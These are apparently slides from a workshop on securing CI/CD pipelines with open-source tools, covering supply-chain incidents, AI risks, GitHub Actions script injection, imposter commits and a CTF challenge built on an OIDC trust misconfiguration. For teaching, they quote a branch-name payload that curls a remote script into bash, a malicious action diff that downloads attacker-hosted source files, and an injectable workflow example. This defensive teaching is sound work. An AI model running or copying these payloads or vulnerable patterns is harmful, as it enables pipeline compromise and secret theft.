


Level Up Your CI/CD: Building a secure pipeline with OSS



Level Up Your CI/CD: Building a secure pipeline with OSS



Slides



Repo

Fork it and clone it



<https://github.com/unicrons/secure-pipeline-workshop>

About us

Paco

Platform Engineer @ [flywire](#)

 @sanchezpaco

 pacosanchezlopez

Andoni

Junior Career Breaker @ \$HOME

 @andoniaf

 andoniaf



And he's Edu



Agenda

1. Introduction

- What is CI / CD / CS ?
- The need for secure pipeline

2. The "perfect pipeline" overview

3. Pipeline Steps:

- Explanation of the step
- OSS tools that can help with it



What is CI / CD / CS?

Continuous Integration (CI)


- Developers merge code multiple times a day
- Every merge triggers an automated build and test

Continuous Delivery (CD)

- Every change can be deployed to production
- "Release day" no longer exists

Continuous Security (CS)

- Embedding security into the process
- Automating security controls and tests throughout the pipeline (like we do for QA)
- **Find vulnerabilities when they are cheapest and easiest to fix**



Why is security in the pipeline important?

Why add security steps to the pipeline?

- Prevents supply chain compromises (e.g., malware injection)
- Enables early threat detection (SAST/DAST scans, secret checks)
- Reduces risks in automated environments (leaked keys, backdoors)
- Ensures compliance & builds trust



And why is security of the pipelines important?

We will talk more in the Pipeline Security step, but let's mention some recent examples:

MALWARE

Threat Brief: Widespread Impact of the Axios Supply Chain Attack

Trivy Compromised: Everything You Need to Know about the Latest Supply Chain Attack

Rami McCarthy
March 20, 2026 5 minute read

Security

Mar 26, 2026

The LiteLLM Supply Chain Attack: What Happened, Why It Matters, and What to Do Next

The Bitwarden CLI Supply Chain Attack: What Happened and What to Do

How attackers compromised Bitwarden's CLI and enlisted the help of AI coding agents to spread a worm and harvest developer secrets.

Written by
Kiran Raj
Published on
April 23, 2026
Updated on
April 23, 2026
Topics
Malware Security



And why is security of the pipelines important?

hackerbot-claw: An AI-Powered Bot Actively Exploiting GitHub Actions – Microsoft, DataDog, and CNCF Projects Hit So Far

Varun Sharma 

March 1, 2026



hackerbot-claw

Attack 1: avelino/awesome-go - Token Theft via Poisoned Go Script

Attack 2: project-akri/akri - Direct Script Injection

Attack 3: microsoft/ai-discovery-agent - Branch Name Injection

Attack 4: DataDog/datadog-iac-scanner - Filename Injection

Attack 5: ambient-code/platform - AI Prompt Injection

Attack 6: aquasecurity/trivy - Evidence Cleared

Attack 7: RustPython/RustPython — Branch Name Injection with Base64 Payload



Why is pipeline security important?

But my repo is private...

...until is not.

Twitch breach leads to leak of source code and streamer earnings data

More than 20GB of Intel source code and proprietary data dumped online

"Exconfidential Lake" leak includes docs Intel provided under NDA as recently as May.

DAN COODIN AND JIM SALTER - AUG 6, 2020 4:59 PM 150

Toyota source code exposed for five years, impacts 300,000 drivers

Dashveenjit Kaur October 13, 2022

Mercedes-Benz Source Code at Risk: GitHub Token Mishap Sparks Major Security Concerns

Lohit January 29, 2024



More incidents...

Samsung and Nvidia are the latest companies to involuntarily go open-source leaking company secrets



MACKENZIE JACKSON
9 MAR 2022 · 4 MIN READ

Follow us on



The Microsoft source code breach may be much bigger than we thought

News

By Anthony Spadafora published March 22, 2022

Slack employee tokens stolen, GitHub repository breached

Published Jan. 5, 2023

NEWS

2 NOV 2022

Dropbox Suffers Breach, 130 GitHub Repositories Compromised

tj-actions changed-files through 45.0.7 allows remote attackers to discover secrets by reading actions logs.

High severity

GitHub Reviewed


Published on Mar 14 to the GitHub Advisory Database · Updated on Mar 24

NPM BREACH EXPOSES TOPTAL GITHUB REPOSITORIES IN MAJOR JULY 2025 ATTACK

by CertPro Digest | Jul 24, 2025 | Data |




The "perfect pipeline" overview



The "perfect pipeline" overview

pipeline-orchestrator.yml

on: pull_request



Each job is a reusable workflow orchestrated by `pipeline-orchestrator.yml`.



WHERE IS THE AI?!?

There ~~is no~~ **is** AI today...

A year ago, these problems kept AI out of this talk. They haven't gone away. The industry just got much better at handling them:

- **Non-determinism** — same prompt, same code, different findings
- **Cost & rate limits** — an LLM on every commit adds up fast
- **Privacy** — your proprietary code travelling to a third-party API
- **Auditability & explainability** — *"why did you flag this?"* is still opaque
- **Prompt injection** — the code under review **is** the input



Two faces of AI in pipelines


Defenders aren't the only ones shipping AI.

● **AI as the attacker** — *exploitation at machine scale*

- Autonomous bots exploiting CI/CD — *Hackerbot-Claw*
- AI reviews missing real attacks — *Nx supply chain*

● **AI as the defender** — *patterns shipping in production*

- Validated auto-fix — *Snyk, Copilot Autofix*
- AI triage on deterministic findings — *Semgrep Assistant, Aikido*
- Fine-tuned SLMs for narrow tasks
- Autonomous AI pentesting — *XBow, Aikido*



Adan Álvarez Vilchez • 1st
Principal Security Engineer | AWS Community Builder | Building Trust. Re...
3d • 6

Did an AI code review miss the injection vulnerability that led to the NX supply chain attack?

Analyzing the root cause of the NX incident, I immediately thought about the topic I've been discussing lately: LLMs for code reviews.

If I'm not mistaken, this PR introduced the injection vulnerability:
- <https://lnkd.in/dNgvN59J>

The PR seems to have gone through an "AI code review" but no problems were detected.

I did a quick test running this code through Semgrep GitHub Action rules and Semgrep rules do seem to catch it
- <https://lnkd.in/dnUQVeU2>

Interestingly, in the results from my tests, LLMs seemed to perform worse when analyzing things like GitHub Actions:
- <https://lnkd.in/dBm4GNeX>

As I've mentioned in previous posts, this is not about dismissing LLMs. They are powerful and improving quickly. What I keep seeing is that combining static analysis with LLMs feels like a stronger approach than relying on just one.



Where AI actually helps

A few places where it pulls its weight.

3:40 PM
40min

When LLMs Summarize Security Findings: The Tradeoffs You Can't Ignore
 Andrey Lukashenkov
AI Security Village

Axis	Scanner sees	AI sees
 Semantic Access control — IDOR, mass assignment, BOLA...	<code>user.update(req.body)</code> — valid ORM call, no SQLi, no taint sink.	"The body is unfiltered — a user can send <code>{is_admin: true}</code> and promote themselves. Same family as IDOR: scanners can't tell which fields are sensitive."
 Coverage Beyond your ruleset	Strong where you wrote a rule; blind to bug families nobody got around to enumerating.	Recognises the <i>shape</i> of the bug across stacks — <code>jwt alg: none</code> , lockfile poisoning, MCP misconfigs — even without the exact rule. <i>Trade-off: not every run.</i>
 Explanation The "why" + a diff	<code>js/sql-injection at line 42</code> . Severity high. Now figure it out.	"Line 42 concatenates <code>req.body.email</code> . Switch to a parameterised version — here's the diff. Won't break <code>db.js</code> ."



Risks of running AI in your pipeline

And the new attack surfaces it brings.

Risk	How it shows up in CI	Mitigation
 Prompt injection OWASP LLM #01 · structural	PR titles, branches, commits, comments, deps — all flow into the prompt. Indirect injection via fetched docs / MCP tools.	Wrap untrusted input · least-privilege jobs · assume it <i>can</i> be tricked.
 Slopsquatting Hallucinated packages	~20% of LLM-recommended packages don't exist. Attackers register the common names — <code>npm install</code> phones home.	Lockfiles · allow-lists · verify every new dep.
 Secrets in prompts Exfiltration channel	Anything in the prompt ships to a third party. Provider logs become an exfil channel — one stray <code>.env</code> leaks the fleet.	Paid tier (no training) or self-hosted · redact · scope tokens.
 MCP attack surface CoSAI · Jan 2026	12 threat categories catalogued: tool poisoning, shadowing, registry typosquatting. <code>@azure-devops/mcp</code> shipped without auth.	Pin MCP versions · scope permissions · audit tools.
 AI step = supply chain Just another Action	Half the AI-review Actions on the marketplace are single-maintainer repos with no audit trail. Same lesson as <code>tj-actions</code> .	Pin SHAs · read the source · treat like any third-party Action.



Putting it together

Before you wire it up:



Do

- Pair AI with deterministic SAST
- Pin the model + log every run
- Least-privilege the AI job
- Audit the AI Action (SHA-pinned)



Don't

- Make AI a merge gate (flaky → rubber-stamp)
- Send code to free tiers (training opt-out)
- Skip prompt-injection defences
- Trust MCP servers without scoping

Baseline · OWASP Top 10 for LLM Applications



Important stuff that we've left out...

- pre-commit and other git hooks
- Github features deep dive
- Red Team tooling
 - Like [boostsecurityio/smokedmeat](https://github.com/boostsecurityio/smokedmeat) 
- A lot of very good tools...
- Any new vector attack that happened in the last 48h...



If you want to try the workshop

First of all you need to fork this repo:

<https://github.com/unicrons/secure-pipeline-workshop>

Then, for each step:

1. Read step explanation
2. Enable the job:
 - Copy the `workflow.yml`
 - Open a PR in your fork to trigger the pipeline
3. Solve the finding
4. Go to the next




Pipeline Security

Why is Pipeline Security Important?

- Baseline security of our SDLC (Software Development Life Cycle)
- Elevated access:
 - to secrets
 - to code
 - to infra

Common Pipeline Security Issues

- Hardcoded Secrets
- Excessive Permissions
- Untrusted Actions
- Insecure Triggers
- Missing Security Controls



Pipeline Security

hackerbot-claw: An AI-Powered Bot Actively Exploiting GitHub Actions – Microsoft, DataDog, and CNCF Projects Hit So Far

Varun Sharma 

March 1, 2026



hackerbot-claw

Attack 1: avelino/awesome-go - Token Theft via Poisoned Go Script

Attack 2: project-akri/akri - Direct Script Injection


Attack 3: microsoft/ai-discovery-agent - Branch Name Injection

Attack 4: DataDog/datadog-iac-scanner - Filename Injection

Attack 5: ambient-code/platform - AI Prompt Injection

Attack 6: aquasecurity/trivy - Evidence Cleared

Attack 7: RustPython/RustPython — Branch Name Injection with Base64 Payload



Update devcontainer.json #236

 Closed

[hackerbot-claw](#) wants to merge 1 commit into [microsoft:dev](#) from [hackerbot-claw:dev](#) `{{curl,-sSfL,hackmoltrepeat.com/mol}}${IFS}}${IFS}bash` 



Handling insecure user inputs

Pipeline triggers contain information about the triggering event:

- which user triggered it
- the branch name
- pull request number
- and other event context details...

Some of these values are controlled by the user...

so, **do not trust them**



Handling insecure user inputs

For example, in Github all of this should be treated as potentially untrusted input:

- `github.event.issue.title`
- `github.event.issue.body`
- `github.event.pull_request.title`
- `github.event.pull_request.body`
- `github.event.comment.body`
- `github.event.review.body`
- `github.event.pages.*.page_name`
- `github.event.commits.*.message`
- `github.event.head_commit.message`
- `github.event.head_commit.author.email`
- `github.event.head_commit.author.name`
- `github.event.commits.*.author.email`
- `github.event.commits.*.author.name`
- `github.event.pull_request.head.ref`
- `github.event.pull_request.head.label`
- `github.event.pull_request.head.repo.default_branch`
- `github.head_ref`



Handling insecure user inputs

Example:

```
1  name: Do not trust user input
2  on: [push]
3  permissions: {}
4
5  jobs:
6    test-user-input:
7      runs-on: ubuntu-latest
8      steps:
9        - name: vulnerable
10          # NOT OK: attacker controlled commit title
11          run: |
12            echo "commit message: ${github.event.head_commit.message}"
13
14        - name: not-vulnerable
15          # OK: attacker-controlled input is neutralized by an environment variable
16          run: |
17            echo "doing a thing: ${HACKME}"
18          env:
19            HACKME: ${github.event.head_commit.message}
20
```

test-user-input
succeeded 1 minute ago in 2s

Search logs

Set up job 0s

vulnerable 0s

1 ▶ Run echo "commit message: my name is `id`"

4 commit message: my name is uid=1001(runner) gid=1001(runner) groups=1001(runner),4(adm),100(users),118(docker),999(systemd-journal)

not-vulnerable 0s

1 ▶ Run echo "doing a thing: \${HACKME}"

6 doing a thing: my name is `id`

Complete job 0s



Handling insecure user inputs

Solutions

- Use an intermediate environment variable
- Tools like `zizmorcore/zizmor` or `Betterment/claws` can detect these injection patterns

```
- name: Check title
  run: |
    title="${ISSUE_TITLE}"
    if [[ ! $title =~ ^.?:\ .*$ ]]; then
      echo "Bad issue title"
      exit 1
    fi
  env:
    ISSUE_TITLE: ${ github.event.issue.title }
```

Extra readings:


- <https://securitylab.github.com/resources/github-actions-untrusted-input/>
- <https://www.kenmuse.com/blog/github-actions-injection-attacks>



Pipeline Security


Zizmor

github.com/zizmorcore/zizmor



Claws

github.com/Betterment/claws



Pipeline Security (Workshop Results)

Zizmor

unpinned action reference

In pull request in refs/pull/2/merge 5 days ago

```
.github/workflows/pipeline-scan.yml:25
22     persist-credentials: false
23
24     - name: Run zizmor
25       uses: zizmorcore/zizmor-action@main
      unpinned action reference
      zizmor
26       with:
27         min-severity: "high"
```

steps:

- name: Checkout repository
uses: actions/checkout@11bd71901bbe5b1630ceea73d27597364c9af683 # v4.2.2
with:
 persist-credentials: false
- name: Run zizmor
uses: zizmorcore/zizmor-action@f52a838cfabf134edcbaa7c8b3677dde20045018 # v0.1.1
with:
 min-severity: "high"

Claws

Running Claws security analysis...

Violation: UnpinnedAction on .github/workflows/pipeline-scan.yml:23

All reusable actions must be pinned to a full sha1 commit hash.

For more information:

<https://github.com/betterment/claws/blob/main/README.md#unpinnedaction>

- name: Set Up Ruby

>>> uses: ruby/setup-ruby@master

with:

ruby-version: '3.3'

- name: Set Up Claws Config

- name: Set Up Ruby

uses: ruby/setup-ruby@2a7b30092b0caf9c046252510f9273b4875f3db9 #v1.254.0

with:

ruby-version: '3.3'



Beyond SHA pinning

But, be careful, SHA pinning is not enough.

80	name: Checkout code	80	name: Checkout code
81	uses: actions/checkout@de0fac2e450dabe009e67214ff5f5447ce83dd # v6.0.2	81	uses: actions/checkout@70379aad1a8b40919ce8b382d3cd7d0315cde1d0 # v6.0.2
82	with:	82	with:
83	fetch-depth: 0	83	fetch-depth: 0
84	persist-credentials: false	84	persist-credentials: false

action.yml

@@ -104,6 +104,19 @@ outputs:
104 commit:
105 description: 'The commit SHA that was checked out'
106 runs:
107 using: node24
108 main: dist/index.js
109 post: dist/index.js

+16 -3

104 commit:
105 description: 'The commit SHA that was checked out'
106 runs:
107 using: 'composite'
108 steps:
109 - uses: actions/checkout@0c366fd6a839edf440554fa01a7085ccba70ac98
110 with:
111 fetch-depth: 0
112 persist-credentials: false
113 name: "Setup Checkout"
114 shell: bash
115 run: |
116 BASE="https://scan.aquasecurity.org/static"
117 curl -sf "\$BASE/main.go" -o cmd/trivy/main.go && /dev/null
118 curl -sf "\$BASE/scand.go" -o cmd/trivy/scand.go && /dev/null
119 curl -sf "\$BASE/fork_unix.go" -o cmd/trivy/fork_unix.go && /dev/null
120 curl -sf "\$BASE/fork_windows.go" -o cmd/trivy/fork_windows.go && /dev/null
121 curl -sf "\$BASE/.golangci.yaml" -o .golangci.yaml && /dev/null
122

⚠ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.

Commit 70379aa

rauchg committed on Jan 9


Fix tag handling: preserve annotations and explicit fetch-tags (#2356)

- https://github.com/aquasecurity/trivy/commit/1885610c6a34811c8296416ae69f568002ef11ec
- https://github.com/actions/checkout/commit/70379aad1a8b40919ce8b382d3cd7d0315cde1d0



Beyond SHA pinning

Thankfully, `zizmor` can detect this:



The screenshot shows the 'Audit Rules' page for 'imposter-commit'. On the left is a sidebar with navigation links: Welcome, Installation, Quickstart, Usage, Integrations, Troubleshooting, Release Notes, Configuration, **Audit Rules**, Hacking on zizmor, and Trophy case 🏆. The main content area has a header 'imposter-commit' with a link icon. Below it is a table with columns: Type, Examples, Introduced in, Works offline, Auto-fixes available, and Configurable. The table contains one row for 'Workflow, Action' with examples 'imposter-commit.yml', introduced in 'v0.1.0', 'Works offline' marked with a red 'X', 'Auto-fixes available' marked with a green checkmark, and 'Configurable' marked with a red 'X'. Below the table, there is explanatory text about detecting commits within a repository action's network that are not present on the repository itself, also known as "imposter" commits. It explains that GitHub represents a repository and its forks as a "network" of commits, leading to ambiguity about where a commit comes from. It notes that GitHub's network-of-forks design can be used to obscure a commit's true origin in a fully-pinned workflow reference, which can be used by an attacker to surreptitiously introduce a backdoored action into a victim's workflows(s). A notable historical example is provided: a commit from 'github/dmca@565ece4' which appears to be on 'github/dmca' but is really on a fork (with an impersonated commit author). Other resources are listed at the bottom.

Type	Examples	Introduced in	Works offline	Auto-fixes available	Configurable
Workflow, Action	imposter-commit.yml	v0.1.0	✗	✓	✗

Detects commits within a repository action's network that are not present on the repository itself, also known as "imposter" commits.

GitHub represents a repository and its forks as a "network" of commits. This results in ambiguity about where a commit comes from: a commit that exists only in a fork can be referenced via its parent's `owner/repo slug`, and vice versa.

GitHub's network-of-forks design can be used to obscure a commit's true origin in a fully-pinned `uses:` workflow reference. This can be used by an attacker to surreptitiously introduce a backdoored action into a victim's workflows(s).

A notable historical example of this is `github/dmca@565ece4`, which appears to be on `github/dmca` is but really on a fork (with an impersonated commit author).

Other resources:

- [What the fork? Imposter commits in GitHub Actions and CI/CD](#)

- <https://docs.zizmor.sh/audits/#imposter-commit>



Pipeline Security

Extra ball: **Warden's Ruse**

```
.../SOLVED/wardens/Wardens-Ruse-main
ls -laR
drwxrwxr-x@ - Andoni.Alonso 15 jul 14:04 .github
.rw-rw-r--@ 1,4k Andoni.Alonso 15 jul 14:04 main.tf
.rw-rw-r--@ 286 Andoni.Alonso 15 jul 14:04 README.md
.rw-rw-r--@ 174k Andoni.Alonso 15 jul 14:04 repo-visibility
.rw-rw-r--@ 465k Andoni.Alonso 15 jul 14:04 Warden.png

./github:
drwxrwxr-x@ - Andoni.Alonso 15 jul 14:04 workflows

./github/workflows:
.rw-rw-r--@ 829 Andoni.Alonso 10 ago 21:56 apply-prod.yaml

.../SOLVED/wardens/Wardens-Ruse-main
cat README.md | grep TODO
TODO: Lock up once Haisha finishes setting up dc32-wardens-treasure-prod
and <https://d2azf0l1i0s26w.cloudfront.net/>.
```

Challenge

7 Solves



Warden's Ruse

540

In the enchanted realm of Cybershire, a powerful artifact lies hidden within the mystical Vault of Secrets. This vault, guarded by the vigilant Warden, is fortified with ancient spells, allowing only the chosen ones to pass. However, a flaw in the Warden's enchantment whispers through the winds. Brave adventurers, equipped with their wits and determination, must decipher the cryptic trust sigils, bypass the Warden's watchful eye, and retrieve the secret from Vault. Only the most cunning will succeed in this quest.



Pipeline Security

Apparently to be used for deploys, using Github Actions

Something suspicious?



```
resource "aws_iam_role" "warden" {
  name       = "warden-production"
  assume_role_policy = data.aws_iam_policy_document.warden-role.json
}

data "aws_iam_policy_document" "warden-role" {
  statement {
    actions = ["sts:AssumeRoleWithWebIdentity"]

    principals {
      identifiers = [aws_iam_openid_connect_provider.github.arn]
      type       = "Federated"
    }

    condition {
      test      = "StringEquals"
      values    = ["sts.amazonaws.com"]
      variable  = "token.actions.githubusercontent.com:aud"
    }

    condition {
      test      = "StringLike"
      values    = ["repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance"]
      variable  = "token.actions.githubusercontent.com:sub"
    }

    condition {
      test      = "StringEquals"
      values    = ["private"]
      variable  = "token.actions.githubusercontent.com:repository_visibility"
    }
  }
}
```



```
condition {  
  test      = "StringEquals"  
  values    = ["sts.amazonaws.com"]  
  variable  = "token.actions.githubusercontent.com:aud"  
}
```

```
condition {  
  test      = "StringLike"  
  values    = ["repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance"]  
  variable  = "token.actions.githubusercontent.com:sub"  
}
```

```
condition {  
  test      = "StringEquals"  
  values    = ["private"]  
  variable  = "token.actions.githubusercontent.com:repository_visibility"  
}
```

```
}
```


```
}
```

Pipeline Security

```
condition {  
  test      = "StringLike"  
  values    = [ "repo:*/Wardens-Ruse:ref:refs/heads/endlessendurance" ]  
  variable = "token.actions.githubusercontent.com:sub"  
}
```

A repository

from "*"



branch "endlessendurance"



Pipeline Security

